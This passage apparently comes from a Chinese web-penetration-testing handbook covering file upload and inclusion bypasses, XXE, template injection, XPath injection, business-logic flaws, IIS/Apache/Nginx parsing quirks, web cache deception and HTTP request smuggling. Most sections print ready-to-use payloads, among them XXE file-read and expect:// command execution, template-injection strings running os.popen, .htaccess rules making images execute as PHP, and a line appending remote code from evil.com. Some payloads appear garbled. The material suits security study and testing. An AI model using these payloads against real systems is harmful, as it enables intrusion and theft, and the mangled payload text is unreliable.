若规则允许的字符较多，最好使用当前操作系统路径规范化函数规范化路径后，进行过滤，最后再进行相关调用。

4.6.5. 参考链接

- [Directory traversal by portswigger](#)
- [Path Traversal by OWASP](#)
- [path normalization](#)
- [Breaking Parser Logic: Take Your Path Normalization Off and Pop 0days Out defcon](#)

4.7. 文件读取

考虑读取可能有敏感信息的文件

- - 用户目录下的敏感文件
 - - .bash_history
 - .zsh_history
 - .profile
 - .bashrc
 - .gitconfig
 - .viminfo
 - passwd
- - 应用的配置文件
 - - /etc/apache2/apache2.conf
 - /etc/nginx/nginx.conf
- - 应用的日志文件
 - - /var/log/apache2/access.log
 - /var/log/nginx/access.log
- - 站点目录下的敏感文件
 - - .svn/entries
 - .git/HEAD
 - WEB-INF/web.xml
 - .htaccess
- - 特殊的备份文件
 - - .swp
 - .sw0
 - .bak
 - index.php~
 - ...
- - Python的Cache
 - - `pycache_init_.cpython-35.pyc`

4.8. 文件上传

4.8.1. 文件类型检测绕过

4.8.1.1. 更改请求绕过

有的站点仅仅在前端检测了文件类型，这种类型的检测可以直接修改网络请求绕过。同样的，有的站点在后端仅检查了HTTP Header中的信息，比如 `Content-Type` 等，这种检查同样可以通过修改网络请求绕过。

4.8.1.2. Magic检测绕过

有的站点使用文件头来检测文件类型，这种检查可以在Shell前加入对应的字节以绕过检查。几种常见的文件类型的头字节如下表所示

类型	二进制值
JPG	FF D8 FF E0 00 10 4A 46 49 46
GIF	47 49 46 38 39 61
PNG	89 50 4E 47
TIF	49 49 2A 00
BMP	42 4D

4.8.1.3. 后缀绕过

部分服务仅根据后缀、上传时的信息或Magic Header来判断文件类型，此时可以绕过。

php由于历史原因，部分解释器可能支持符合正则 `/ph(p[2-7]?|t(m1)?)/` 的后缀，如 `php` / `php5` / `pht` / `phtml` / `shtml` / `pwm1` / `phtm` 等 可在禁止上传php文件时测试该类型。

jsp引擎则可能会解析 `jspx` / `jspf` / `jspx` / `jsw` / `jsv` / `jtml` 等后缀，asp支持 `asa` / `asax` / `cer` / `cdx` / `aspx` / `ascx` / `ashx` / `asmx` / `asp{80-90}` 等后缀。

除了这些绕过，其他的后缀同样可能带来问题，如 `vbs` / `asis` / `sh` / `reg` / `cgi` / `exe` / `dll` / `com` / `bat` / `pl` / `cfc` / `cfm` / `ini` 等。

4.8.1.4. 系统命名绕过

在Windows系统中，上传 `index.php.` 会重命名为 `.`，可以绕过后缀检查。也可尝试 `index.php%20`，`index.php:1.jpg` `index.php::$DATA` 等。在Linux系统中，可以尝试上传名为 `index.php/.` 或 `./aa/./index.php/.` 的文件

4.8.1.5. .user.ini

在php执行的过程中，除了主 `php.ini` 之外，PHP 还会在每个目录下扫描 INI 文件，从被执行的 PHP 文件所在目录开始一直上升到 web 根目录（`$_SERVER['DOCUMENT_ROOT']` 所指定的）。如果被执行的 PHP 文件在 web 根目录之外，则只扫描该目录。`.user.ini` 中可以定义除了PHP_INI_SYSTEM以外的模式的选项，故可以使用 `.user.ini` 加上非php后缀的文件构造一个shell，比如 `auto_prepend_file=01.gif`。

4.8.1.6. WAF绕过

有的waf在编写过程中考虑到性能原因，只处理一部分数据，这时可以通过加入大量垃圾数据来绕过其处理函数。

另外，Waf和Web系统对 `boundary` 的处理不一致，可以使用错误的 `boundary` 来完成绕过。

4.8.1.7. 竞争上传绕过

有的服务器采用了先保存，再删除不合法文件的方式，在这种服务器中，可以反复上传一个会生成Web Shell的文件并尝试访问，多次之后即可获得Shell。

4.8.2. 攻击技巧

4.8.2.1. Apache重写GetShell

Apache可根据是否允许重定向考虑上传.htaccess

内容为

```
1. AddType application/x-httpd-php .png
2. php_flag engine 1
```

就可以用png或者其他后缀的文件做php脚本了

4.8.2.2. 软链接任意读文件

上传的压缩包文件会被解压的文件时，可以考虑上传含符号链接的文件若服务器没有做好防护，可实现任意文件读取的效果

4.8.3. 防护技巧

- 使用白名单限制上传文件的类型
- 使用更严格的文件类型检查方式
- 限制Web Server对上传文件夹的解析

4.8.4. 参考链接

- [构造优质上传漏洞Fuzz字典](#)

4.9. 文件包含

4.9.1. 基础

常见的文件包含漏洞的形式为 `<?php include("inc/" . $_GET['file']); ?>`

考虑常用的几种包含方式为

- 同目录包含 `file=.htaccess`
- 目录遍历 `?file=../../../../../../../../../../var/lib/locate.db`
- 日志注入 `?file=../../../../../../../../../../var/log/apache/error.log`
- 利用 `/proc/self/environ`

其中日志可以使用SSH日志或者Web日志等多种日志来源测试

4.9.2. 绕过技巧

常见的应用在文件包含之前，可能会调用函数对其进行判断，一般有如下几种绕过方式

4.9.2.1. url编码绕过

如果WAF中是字符串匹配，可以使用url多次编码的方式可以绕过

4.9.2.2. 特殊字符绕过

- 某些情况下，读文件支持使用Shell通配符，如 `?` `*` 等
- url中 使用 `?` `#` 可能会影响include包含的结果
- 某些情况下，unicode编码不同但是字形相近的字符有同一个效果

4.9.2.3. %00截断

几乎是最常用的方法，条件是magic_quotes_gpc打开，而且php版本小于5.3.4。

4.9.2.4. 长度截断

Windows上的文件名长度和文件路径有关。具体关系为：从根目录计算，文件路径长度最长为259个bytes。

msdn定义 `#define MAX_PATH 260`，其中第260个字符为字符串结尾的 `\0`，而linux可以用getconf来判断文件名长度限制和文件路径长度限制。

获取最长文件路径长度：`getconf PATH_MAX /root` 得到4096
获取最长文件名：`getconf NAME_MAX /root` 得到255

那么在长度有限的时候，`../../../../`（n个）的形式就可以通过这个把路径爆掉

在php代码包含中，这种绕过方式要求php版本 < php 5.2.8

4.9.2.5. 伪协议绕过

- 远程包含：要求 `allow_url_fopen=On` 且 `allow_url_include=On` ， payload为 `?file=[http|https|ftp]://websec.wordpress.com/shell.txt` 的形式
- PHP input：把payload放在POST参数中作为包含的文件，要求 `allow_url_include=On` ， payload为 `?file=php://input` 的形式
- Base64：使用Base64伪协议读取文件，payload为 `?file=php://filter/convert.base64-encode/resource=index.php` 的形式
- data：使用data伪协议读取文件，payload为 `?file=data://text/plain;base64,SSBsb3ZlIFBIUAo=` 的形式，要求 `allow_url_include=On`

4.9.3. 参考链接

- [Exploit with PHP Protocols](#)
- [lfi cheat sheet](#)

4.10. XXE

4.10.1. XML基础

XML 指可扩展标记语言 (eXtensible Markup Language)，是一种用于标记电子文件使其具有结构性的标记语言，被设计用来传输和存储数据。XML文档结构包括XML声明、DTD文档类型定义（可选）、文档元素。目前，XML文件作为配置文件（Spring、Struts2等）、文档结构说明文件（PDF、RSS等）、图片格式文件（SVG header）应用比较广泛。XML 的语法规则由 DTD（Document Type Definition）来进行控制。

4.10.2. 基本语法

XML 文档在开头有 `<?xml version="1.0" encoding="UTF-8" standalone="yes"?>` 的结构，这种结构被称为 XML prolog，用于声明XML文档的版本和编码，是可选的，但是必须放在文档开头。

除了可选的开头外，XML 语法主要有以下的特性：

- 所有 XML 元素都须有关闭标签
- XML 标签对大小写敏感
- XML 必须正确地嵌套
- XML 文档必须有根元素
- XML 的属性值需要加引号

另外，XML也有CDATA语法，用于处理有多个字符需要转义的情况。

4.10.3. XXE

当允许引用外部实体时，可通过构造恶意的XML内容，导致读取任意文件、执行系统命令、探测内网端口、攻击内网网站等后果。一般的XXE攻击，只有在服务器有回显或者报错的基础上才能使用XXE漏洞来读取服务器端文件，但是也可以通过Blind XXE的方式实现攻击。

4.10.4. 攻击方式

4.10.4.1. 拒绝服务攻击

```
1. <!DOCTYPE data [  
2. <!ELEMENT data (#ANY)>  
3. <!ENTITY a0 "dos" >  
4. <!ENTITY a1 "&a0;&a0;&a0;&a0;&a0;&a0;">  
5. <!ENTITY a2 "&a1;&a1;&a1;&a1;&a1;">  
6. ]>  
7. <data>&a2;</data>
```

若解析过程非常缓慢，则表示测试成功，目标站点可能有拒绝服务漏洞。具体攻击可使用更多层的迭代或递归，也可

引用巨大的外部实体，以实现攻击的效果。

4.10.4.2. 文件读取

```
1. <?xml version="1.0"?>
2. <!DOCTYPE data [
3. <!ELEMENT data (#ANY)>
4. <!ENTITY file SYSTEM "file:///etc/passwd">
5. ]>
6. <data>&file;</data>
```

4.10.4.3. SSRF

```
1. <?xml version="1.0"?>
2. <!DOCTYPE data SYSTEM "http://publicServer.com/" [
3. <!ELEMENT data (#ANY)>
4. ]>
5. <data>4</data>
```

4.10.4.4. RCE

```
1. <?xml version="1.0"?>
2. <!DOCTYPE GVI [ <!ELEMENT foo ANY >
3. <!ENTITY xxe SYSTEM "expect://id" >]>
4. <catalog>
5.   <core id="test101">
6.     <description>&xxe;</description>
7.   </core>
8. </catalog>
```

4.10.4.5. XInclude

```
1. <?xml version='1.0'?>
2. <data xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include href="http://publicServer.com/file.xml">
   </xi:include></data>
```

4.10.5. 参考链接

- [XML教程](#)
- [未知攻焉知防 XXE漏洞攻防](#)
- [XXE 攻击笔记分享](#)
- [从XML相关一步一步到XXE漏洞](#)

4.11. 模版注入

4.11.1. 简介

模板引擎用于使用动态数据呈现内容。此上下文数据通常由用户控制并由模板进行格式化，以生成网页、电子邮件等。模板引擎通过使用代码构造（如条件语句、循环等）处理上下文数据，允许在模板中使用强大的语言表达式，以呈现动态内容。如果攻击者能够控制要呈现的模板，则他们将能够注入可暴露上下文数据，甚至在服务器上运行任意命令的表达式。

4.11.2. 测试方法

- 确定使用的引擎
- 查看引擎相关的文档，确定其安全机制以及自带的函数和变量
- 需找攻击面，尝试攻击

4.11.3. 测试用例

- 简单的数学表达式， `{{ 7+7 }} => 14`

- 字符串表达式 `{{ "ajin" }} => ajin`

- - Ruby
 - - `<%= 7 * 7 %>`
 - `<%= File.open('/etc/passwd').read %>`
- - Java
 - - `${7*7}`
- - Twig
 - - `{{7*7}}`
- - Smarty
 - - `{php}echo id ;{/php}`
- - AngularJS
 - - `$eval('1+1')`
- - Tornado

- - 引用模块 `{% import module %}`
 - `=>` `{% import os %}{{ os.popen("whoami").read() }}`
- - Flask/Jinja2
 - - `{{ config.items() }}`
 - `{{''.class.mro[-1].subclasses()}}`
- - Django
 - - `{{ request }}`
 - `{% debug %}`
 - `{% load module %}`
 - `{% include "x.html" %}`
 - `{% extends "x.html" %}`

4.11.4. 目标

- 创建对象
- 文件读写
- 远程文件包含
- 信息泄漏
- 提权

4.11.5. 相关属性

4.11.5.1. class

python中的新式类（即显示继承object对象的类）都有一个属性 `class` 用于获取当前实例对应的类，例如 `"".class` 就可以获取到字符串实例对应的类

4.11.5.2. mro

python中类对象的 `mro` 属性会返回一个tuple对象，其中包含了当前类对象所有继承的基类，tuple中元素的顺序是MRO（Method Resolution Order）寻找的顺序。

4.11.5.3. globals

保存了函数所有的所有全局变量，在利用中，可以使用 `init` 获取对象的函数，并通过 `globals` 获取 `file` `os` 等模块以进行下一步的利用

4.11.5.4. subclasses()

python的新式类都保留了它所有的子类的引用，`subclasses()` 这个方法返回了类的所有存活的子类的引用（是类对象引用，不是实例）。

因为python中的类都是继承object的，所以只要调用object类对象的`subclasses()` 方法就可以获取想要的类的对象。

4.11.6. 常见Payload

- `() .class.bases[0].subclasses()[40].read()`
- `() .class.bases[0].subclasses()[59].init.funcglobals.values()[13]['eval'](' _import("os").popen("ls /").read()')`

4.11.7. 绕过技巧

4.11.7.1. 字符串拼接

```
request['cl'+ 'ass'].base.base.base' subcla'+ 'sses'[60]
```

4.11.7.2. 使用参数绕过

```
1. params = {
2.     'clas': '__class__',
3.     'mr': '__mro__',
4.     'subc': '__subclasses__'
5. }
6. data = {
7.     "data": "{{'[request.args.clas][request.args.mr][1][request.args.subc]()}"
8. }
9. r = requests.post(url, params=params, data=data)
10. print(r.text)
```

4.11.8. 参考链接

- [服务端模版注入](#)
- [用Python特性任意代码执行](#)

4.12. Xpath注入

4.12.1. Xpath定义

XPath注入攻击是指利用XPath解析器的松散输入和容错特性，能够在 URL、表单或其它信息上附带恶意的XPath 查询代码，以获得权限信息的访问权并更改这些信息。XPath注入攻击是针对Web服务应用新的攻击方法，它允许攻击者在事先不知道XPath查询相关知识的情况下，通过XPath查询得到一个XML文档的完整内容。

4.12.2. Xpath注入攻击原理

XPath注入攻击主要是通过构建特殊的输入，这些输入往往是XPath语法中的一些组合，这些输入将作为参数传入Web 应用程序，通过执行XPath查询而执行入侵者想要的操作，下面以登录验证中的模块为例，说明 XPath注入攻击的实现原理。

在Web 应用程序的登录验证程序中，一般有用用户名（username）和密码（password） 两个参数，程序会通过用户所提交输入的用户名和密码来执行授权操作。若验证数据存放在XML文件中，其原理是通过查找user表中的用户名（username）和密码（password）的结果来进行授权访问，

例存在user.xml文件如下：

```
1. <users>
2.   <user>
3.     <firstname>Ben</firstname>
4.     <lastname>Elmore</lastname>
5.     <loginID>abc</loginID>
6.     <password>test123</password>
7.   </user>
8.   <user>
9.     <firstname>Shlomy</firstname>
10.    <lastname>Gantz</lastname>
11.    <loginID>xyz</loginID>
12.    <password>123test</password>
13.  </user>
```

则在XPath中其典型的查询语句为：`//users/user[loginID/text()='xyz'and password/text()='123test']`

但是，可以采用如下的方法实施注入攻击，绕过身份验证。如果用 户传入一个 login 和 password，例如

`loginID = 'xyz' 和 password = '123test'`，则该查询语句将返回 true。但如果用户传入类似 `' or 1=1 or '='` 的值，那么该查询语句也会得到 true 返回值，因为 XPath 查询语句最终会变成如下代码：`//users/user[loginID/text()=' or 1=1 or '=' and password/text()=' or 1=1 or '=']`

这个字符串会在逻辑上使查询一直返回 true 并将一直允许攻击者访问系统。攻击者可以利用 XPath 在应用程序中动态地操作 XML 文档。攻击完成登录可以再通过XPath盲入技术获取最高权限帐号和其它重要文档信息。

4.13. 逻辑漏洞 / 业务漏洞

4.13.1. 简介

逻辑漏洞是指由于程序逻辑不严导致一些逻辑分支处理错误造成的漏洞。

在实际开发中，因为开发者水平不一没有安全意识，而且业务发展迅速内部测试没有及时到位，所以常常会出现类似的漏洞。

4.13.2. 安装逻辑

- 查看能否绕过判定重新安装
- 查看能否利用安装文件获取信息
- 看能否利用更新功能获取信息

4.13.3. 交易

4.13.3.1. 购买

- 修改支付的价格
- 修改支付的状态
- 修改购买数量为负数
- 修改金额为负数
- 重放成功的请求
- 并发数据库锁处理不当

4.13.3.2. 业务风控

- 刷优惠券
- 套现

4.13.4. 账户

4.13.4.1. 注册

- 覆盖注册
- 尝试重复用户名
- 注册遍历猜解已有账号

4.13.4.2. 邮箱用户名

- 前后空格
- 大小写变换

4.13.4.3. 手机号用户名

- 前后空格
- +86

4.13.4.4. 登录

- 撞库
- 账号劫持
- 恶意尝试帐号密码锁死账户

4.13.4.5. 找回密码

- 重置任意用户密码
- 密码重置后新密码在返回包中
- Token验证逻辑在前端
- X-Forwarded-Host处理不正确

4.13.4.6. 修改密码

- 越权修改密码
- 修改密码没有旧密码验证

4.13.4.7. 申诉

- 身份伪造
- 逻辑绕过

4.13.5. 2FA

- 重置密码后自动登录没有2FA
- OAuth登录没有启用2FA
- 2FA可爆破
- 2FA有条件竞争
- 修改返回值绕过
- 激活链接没有启用2FA
- 可通过CSRF禁用2FA

4.13.6. 验证码

- 验证码可重用

- 验证码可预测
- 验证码强度不够
- 验证码无时间限制或者失效时间长
- 验证码无猜测次数限制
- 验证码传递特殊的参数或不传递参数绕过
- 验证码可从返回包中直接获取
- 验证码不刷新或无效
- 验证码数量有限
- 验证码在数据包中返回
- 修改Cookie绕过
- 修改返回包绕过
- 验证码在客户端生成或校验
- 验证码可OCR或使用机器学习识别
- 验证码用于手机短信/邮箱轰炸

4.13.7. Session

- Session机制
- Session猜测 / 爆破
- Session伪造
- Session泄漏
- Session Fixation

4.13.8. 越权

- - 水平越权
 - 攻击者可以访问与他拥有相同权限的用户的资源
 - 权限类型不变，ID改变
- - 垂直越权
 - 低级别攻击者可以访问高级别用户的资源
 - 权限ID不变，类型改变
- - 交叉越权
 - 权限ID改变，类型改变

4.13.9. 随机数安全

- 使用不安全的随机数发生器
- 使用时间等易猜解的因素作为随机数种子

4.13.10. 其他

- 用户/订单/优惠券等ID生成有规律，可枚举
- 接口无权限、次数限制
- 加密算法实现误用
- 执行顺序
- 敏感信息泄露

4.13.11. 参考链接

- [水平越权漏洞及其解决方案](#)
- [细说验证码安全](#) [测试思路大梳理](#)

4.14. 配置安全

- - 弱密码
 - - 位数过低
 - 字符集小
 - 为常用密码
 - - 个人信息相关
 - 手机号
 - 生日
 - 姓名
 - 用户名
 - 使用键盘模式做密码
- - 敏感文件泄漏
 - - .git
 - .svn
- - 数据库
 - - Mongo/Redis等数据库无密码且没有限制访问
- - 加密体系
 - - 在客户端存储私钥
- - 三方库/软件
 - - 公开漏洞后没有及时更新

4.15. 中间件

内容索引：

- [4.15.1. IIS](#)
 - [4.15.1.1. IIS 6.0](#)
 - [4.15.1.2. IIS 7.0-7.5 / Nginx <= 0.8.37](#)
 - [4.15.1.3. Windows特性](#)
 - [4.15.1.4. 文件名猜解](#)
 - [4.15.1.5. 参考链接](#)
- [4.15.2. Apache](#)
 - [4.15.2.1. 后缀解析](#)
 - [4.15.2.2. .htaccess](#)
 - [4.15.2.3. 目录遍历](#)
 - [4.15.2.4. CVE-2017-15715](#)
 - [4.15.2.5. lighttpd](#)
 - [4.15.2.6. 参考链接](#)
- [4.15.3. Nginx](#)
 - [4.15.3.1. Fast-CGI关闭](#)
 - [4.15.3.2. Fast-CGI开启](#)
 - [4.15.3.3. CVE-2013-4547](#)
 - [4.15.3.4. 配置错误](#)
 - [4.15.3.5. 参考链接](#)

4.15.1. IIS

4.15.1.1. IIS 6.0

- 后缀解析 `/xx.asp;.jpg`
- 目录解析 `/xx.asp/xx.jpg` (`xx.asp`目录下任意解析)
- 默认解析 `xx.asa` `xx.cer` `xx.cdx`
- PROPFIND 栈溢出漏洞
- RCE CVE-2017-7269
- - PUT漏洞
 - - 开启WebDAV
 - 拥有来宾用户 且来宾用户拥有上传权限
 - 课任意文件上传

4.15.1.2. IIS 7.0-7.5 / Nginx <= 0.8.37

在Fast-CGI开启状态下，在文件路径后加上 `/xx.php` ，则 `xx.jpg/xx.php` 会被解析为php文件

4.15.1.3. Windows特性

Windows不允许空格和点以及一些特殊字符作为结尾，创建这样的文件会自动取出，所以可以使用 `xx.php[空格]` ， `xx.php.` ， `xx.php/` ， `xx.php::$DATA` 可以上传脚本文件

4.15.1.4. 文件名猜解

在支持NTFS 8.3文件格式时，可利用短文件名猜解目录文件。其中短文件名特征如下：

- 文件名为原文件名前6位字符加上 `~1` ，其中数字部分是递增的，如果存在前缀相同的文件，则后面的数字进行递增。
- 后缀名不超过3位，超过部分会被截断
- 所有小写字母均转换成大写的字母
- 文件名后缀长度大于等于4或者总长度大于等于9时才会生成短文件名，如果包含空格或者其他部分特殊字符，则无视长度条件

4.15.1.5. 参考链接

- [利用Windows特性高效猜测目录](#)
- [Uploading web.config for Fun and Profit 2](#)

4.15.2. Apache

4.15.2.1. 后缀解析

`test.php.x1.x2.x3` (`x1,x2,x3` 为没有在 `mime.types` 文件中定义的文件类型)。Apache 将从右往左开始判断后缀, 若`x3`为非可识别后缀, 则判断`x2`, 直到找到可识别后缀为止, 然后对可识别后缀进行解析

4.15.2.2. .htaccess

当`AllowOverride`被启用时, 上传启用解析规则的`.htaccess`

```
1. AddType application/x-httpd-php .jpg
```

```
1. php_value auto_append_file .htaccess
2. #<?php phpinfo();
```

```
1. Options ExecCGI
2. AddHandler cgi-script .jpg
```

```
1. Options +ExecCGI
2. AddHandler fcgid-script .gif
3. FcgidWrapper "/bin/bash" .gif
```

```
1. php_flag allow_url_include 1
2. php_value auto_append_file data://text/plain;base64,PD9waHAgaGcGhwaw5mbygp0w==
3. #php_value auto_append_file data://text/plain,%3C%3Fphp+phpinfo%28%29%3B
4. #php_value auto_append_file https://evil.com/evil-code.txt
```

4.15.2.3. 目录遍历

配置 `Options +Indexes` 时Apache存在目录遍历漏洞。

4.15.2.4. CVE-2017-15715

%0A绕过上传黑名单

4.15.2.5. lighttpd

```
xx.jpg/xx.php
```

4.15.2.6. 参考链接

- [Apache 上传绕过](#)

4.15.3. Nginx

4.15.3.1. Fast-CGI关闭

在Fast-CGI关闭的情况下，Nginx 仍然存在解析漏洞：在文件路径(xx.jpg)后面加上 `%00.php`，即 `xx.jpg%00.php` 会被当做 php 文件来解析

4.15.3.2. Fast-CGI开启

在Fast-CGI开启状态下，在文件路径后加上 `/xx.php`，则 `xx.jpg/xx.php` 会被解析为php文件

4.15.3.3. CVE-2013-4547

`a.jpg\x20\x00.php`

4.15.3.4. 配置错误

4.15.3.4.1. 目录穿越

如果配置中存在类似 `location /foo { alias /bar/; }` 的配置时，`/foo../` 会被解析为 `/bar/../` 从而导致目录穿越的发生。

4.15.3.4.2. 目录遍历

配置中 `autoindex on` 开启时，Nginx中存在目录遍历漏洞。

4.15.3.5. 参考链接

- [CVE-2013-4547 Nginx解析漏洞深入利用及分析](#)

4.16. Web Cache欺骗攻击

4.16.1. 简介

网站通常都会通过如CDN、负载均衡器、或者反向代理来实现Web缓存功能。通过缓存频繁访问的文件，降低服务器响应延迟。

例如，网站 `http://www.example.com` 配置了反向代理。对于那些包含用户个人信息的页面，如 `http://www.example.com/home.php`，由于每个用户返回的内容有所不同，因此这类页面通常是动态生成，并不会在缓存服务器中进行缓存。通常缓存的主要是可公开访问的静态文件，如css文件、js文件、txt文件、图片等等。此外，很多最佳实践类的文章也建议，对于那些能公开访问的静态文件进行缓存，并且忽略HTTP缓存头。

Web cache攻击类似于RPO相对路径重写攻击，都依赖于浏览器与服务器对URL的解析方式。当访问不存在的URL时，如 `http://www.example.com/home.php/non-existent.css`，浏览器发送get请求，依赖于使用的技术与配置，服务器返回了页面 `http://www.example.com/home.php` 的内容，同时URL地址仍然是 `http://www.example.com/home.php/non-existent.css`，http头的内容也与直接访问 `http://www.example.com/home.php` 相同，cacheing header、content-type（此处为text/html）也相同。

4.16.2. 漏洞成因

当代理服务器设置为缓存静态文件并忽略这类文件的caching header时，访问 `http://www.example.com/home.php/non-existent.css` 时，会发生什么呢？整个响应流程如下：

- 浏览器请求 `http://www.example.com/home.php/no-existent.css`；
- 服务器返回 `http://www.example.com/home.php` 的内容（通常来说不会缓存该页面）；
- 响应经过代理服务器；
- 代理识别该文件有css后缀；
- 在缓存目录下，代理服务器创建目录 `home.php`，将返回的内容作为 `non-existent.css` 保存。

4.16.3. 漏洞利用

攻击者欺骗用户访问 `http://www.example.com/home.php/logo.png?www.myhack58.com`，导致含有用户个人信息的页面被缓存，从而能被公开访问到。更严重的情况下，如果返回的内容包含session标识、安全问题的答案，或者csrf token。这样攻击者能接着获得这些信息，因为通常而言大部分网站静态资源都是公开可访问的。

4.16.4. 漏洞存在的条件

漏洞要存在，至少需要满足下面两个条件：

- web cache功能根据扩展进行保存，并忽略caching header；
- 当访问如 `http://www.example.com/home.php/non-existent.css` 不存在的页面，会返回 `home.php` 的内容。

4.16.5. 漏洞防御

防御措施主要包括3点：

- 设置缓存机制，仅仅缓存http caching header允许的文件，这能从根本上杜绝该问题；
- 如果缓存组件提供选项，设置为根据content-type进行缓存；
- 访问 `http://www.example.com/home.php/non-existent.css` 这类不存在页面，不返回 `home.php` 的内容，而返回404或者302。

4.16.6. Web Cache欺骗攻击实例

4.16.6.1. Paypal

Paypal在未修复之前，通过该攻击，可以获取的信息包括：用户姓名、账户金额、信用卡的最后4位数、交易数据、email地址等信息。受该攻击的部分页面包括：

- `https://www.paypal.com/myaccount/home/attack.css`
- `https://www.paypal.com/myaccount/settings/notifications/attack.css`
- `https://history.paypal.com/cgi-bin/webscr/attack.css?cmd=_history-details` 。

4.16.7. 参考链接

- [practical web cache poisoning](#)
- [End-Users Get Maneuvered: Empirical Analysis of Redirection Hijacking in Content Delivery Networks](#)

4.17. HTTP 请求走私

4.17.1. 简介

HTTP请求走私是一种干扰网站处理HTTP请求序列方式的技术。

4.17.2. 成因

请求走私大多发生于前端服务器和后端服务器对客户端传入的数据理解不一致的情况。这是因为HTTP规范提供了两种不同的方法来指定请求的结束位置，即 `Content-Length` 和 `Transfer-Encoding` 标头。

4.17.3. 分类

- CLTE：前端服务器使用 `Content-Length` 头，后端服务器使用 `Transfer-Encoding` 头
- TECL：前端服务器使用 `Transfer-Encoding` 标头，后端服务器使用 `Content-Length` 标头。
- TETE：前端和后端服务器都支持 `Transfer-Encoding` 标头，但是可以通过以某种方式来诱导其中一个服务器不处理它。

4.17.4. 攻击

4.17.4.1. CL不为0的GET请求

当前端服务器允许GET请求携带请求体，而后端服务器不允许GET请求携带请求体，它会直接忽略掉GET请求中的 `Content-Length` 头，不进行处理。例如下面这个例子：

```
1. GET / HTTP/1.1\r\n
2. Host: example.com\r\n
3. Content-Length: 44\r\n
4.
5. GET /secret HTTP/1.1\r\n
6. Host: example.com\r\n
7. \r\n
```

前端服务器处理了 `Content-Length` ，而后端服务器没有处理 `Content-Length` ，基于pipeline机制认为这是两个独立的请求，就造成了漏洞的发生。

4.17.4.2. CL-CL

根据RFC 7230，当服务器收到的请求中包含两个 `Content-Length` ，而且两者的值不同时，需要返回400错误，但是有的服务器并没有严格实现这个规范。这种情况下，当前后端各取不同的 `Content-Length` 值时，就会出现漏洞。例如：

```

1. POST / HTTP/1.1\r\n
2. Host: example.com\r\n
3. Content-Length: 8\r\n
4. Content-Length: 7\r\n
5.
6. 12345\r\n
7. a

```

这个例子中a就会被带入下一个请求，变为 `aGET / HTTP/1.1\r\n` 。

4.17.4.3. CL-TE

CL-TE指前端服务器处理 `Content-Length` 这一请求头，而后端服务器遵守RFC2616的规定，忽略掉 `Content-Length`，处理 `Transfer-Encoding`。例如：

```

1. POST / HTTP/1.1\r\n
2. Host: example.com\r\n
3. ...
4. Connection: keep-alive\r\n
5. Content-Length: 6\r\n
6. Transfer-Encoding: chunked\r\n
7. \r\n
8. 0\r\n
9. \r\n
10. a

```

这个例子中a同样会被带入下一个请求，变为 `aGET / HTTP/1.1\r\n` 。

4.17.4.4. TE-CL

TE-CL指前端服务器处理 `Transfer-Encoding` 请求头，而后端服务器处理 `Content-Length` 请求头。例如：

```

1. POST / HTTP/1.1\r\n
2. Host: example.com\r\n
3. ...
4. Content-Length: 4\r\n
5. Transfer-Encoding: chunked\r\n
6. \r\n
7. 12\r\n
8. aPOST / HTTP/1.1\r\n
9. \r\n
10. 0\r\n
11. \r\n

```

4.17.4.5. TE-TE

TE-TE指前后端服务器都处理 `Transfer-Encoding` 请求头，但是在容错性上表现不同，例如有的服务器可能会处理 `Transfer-encoding`，测试例如：

```
1. POST / HTTP/1.1\r\n
2. Host: example.com\r\n
3. ...
4. Content-length: 4\r\n
5. Transfer-Encoding: chunked\r\n
6. Transfer-encoding: cow\r\n
7. \r\n
8. 5c\r\n
9. aPOST / HTTP/1.1\r\n
10. Content-Type: application/x-www-form-urlencoded\r\n
11. Content-Length: 15\r\n
12. \r\n
13. x=1\r\n
14. 0\r\n
15. \r\n
```

4.17.5. 防御

- 禁用后端连接重用
- 确保连接中的所有服务器具有相同的配置
- 拒绝有歧义性的请求

4.17.6. 参考链接

- [HTTP Request Smuggling by chaim1](#)
- [HTTP request smuggling by portswigger](#)
- [RFC 2616 Hypertext Transfer Protocol – HTTP/1.1](#)
- [RFC 7230 Hypertext Transfer Protocol \(HTTP/1.1\): Message Syntax and Routing – HTTP/1.1](#)
- [从一道题到协议层攻击之HTTP请求走私](#)

5. 语言与框架

内容索引：

- 5.1. PHP
 - 5.1.1. 后门
 - 5.1.2. 反序列化
 - 5.1.3. Disable Functions
 - 5.1.4. Open Basedir
 - 5.1.5. phpinfo相关漏洞
 - 5.1.6. PHP流
 - 5.1.7. htaccess injection payload
 - 5.1.8. WebShell
 - 5.1.9. Phar
 - 5.1.10. 其它
 - 5.1.11. 参考链接
- 5.2. Python
 - 5.2.1. 格式化字符串
 - 5.2.2. 反序列化
 - 5.2.3. 沙箱
 - 5.2.4. 框架
 - 5.2.5. 危险函数 / 模块列表
 - 5.2.6. 参考链接
- 5.3. Java
 - 5.3.1. 基本概念
 - 5.3.2. 框架
 - 5.3.3. 容器
 - 5.3.4. 沙箱
 - 5.3.5. 反序列化
 - 5.3.6. RMI
 - 5.3.7. JNDI
 - 5.3.8. 参考链接
- 5.4. JavaScript
 - 5.4.1. ECMAScript
 - 5.4.2. 引擎
 - 5.4.3. WebAssembly
 - 5.4.4. 作用域与闭包
 - 5.4.5. 严格模式
 - 5.4.6. 异步机制
 - 5.4.7. 原型链
 - 5.4.8. 沙箱逃逸
 - 5.4.9. 反序列化
 - 5.4.10. 其他
 - 5.4.11. 参考链接
- 5.5. Golang

5. 语言与框架

- 5.5.1. Golang Runtime
- 5.6. Ruby
 - 5.6.1. 参考链接
- 5.7. ASP
 - 5.7.1. 简介
 - 5.7.2. 参考链接

5.1. PHP

内容索引:

- 5.1.1. 后门
 - 5.1.1.1. php.ini构成的后门
 - 5.1.1.2. .user.ini文件构成的PHP后门
- 5.1.2. 反序列化
 - 5.1.2.1. PHP序列化实现
 - 5.1.2.2. PHP反序列化漏洞
- 5.1.3. Disable Functions
 - 5.1.3.1. 机制实现
 - 5.1.3.2. Bypass
- 5.1.4. Open Basedir
 - 5.1.4.1. 机制实现
- 5.1.5. phpinfo相关漏洞
 - 5.1.5.1. Session.Save
 - 5.1.5.2. Session.Upload
 - 5.1.5.3. /tmp临时文件竞争
- 5.1.6. PHP流
 - 5.1.6.1. 简介
 - 5.1.6.2. 封装协议
 - 5.1.6.3. PHP支持流
 - 5.1.6.4. filter
- 5.1.7. htaccess injection payload
 - 5.1.7.1. file inclusion
 - 5.1.7.2. code execution
 - 5.1.7.3. file inclusion
 - 5.1.7.4. code execution with UTF-7
 - 5.1.7.5. Source code disclosure
- 5.1.8. WebShell
 - 5.1.8.1. 常见变形
 - 5.1.8.2. 字符串变形函数
 - 5.1.8.3. 回调函数
 - 5.1.8.4. 特殊字符Shell
- 5.1.9. Phar
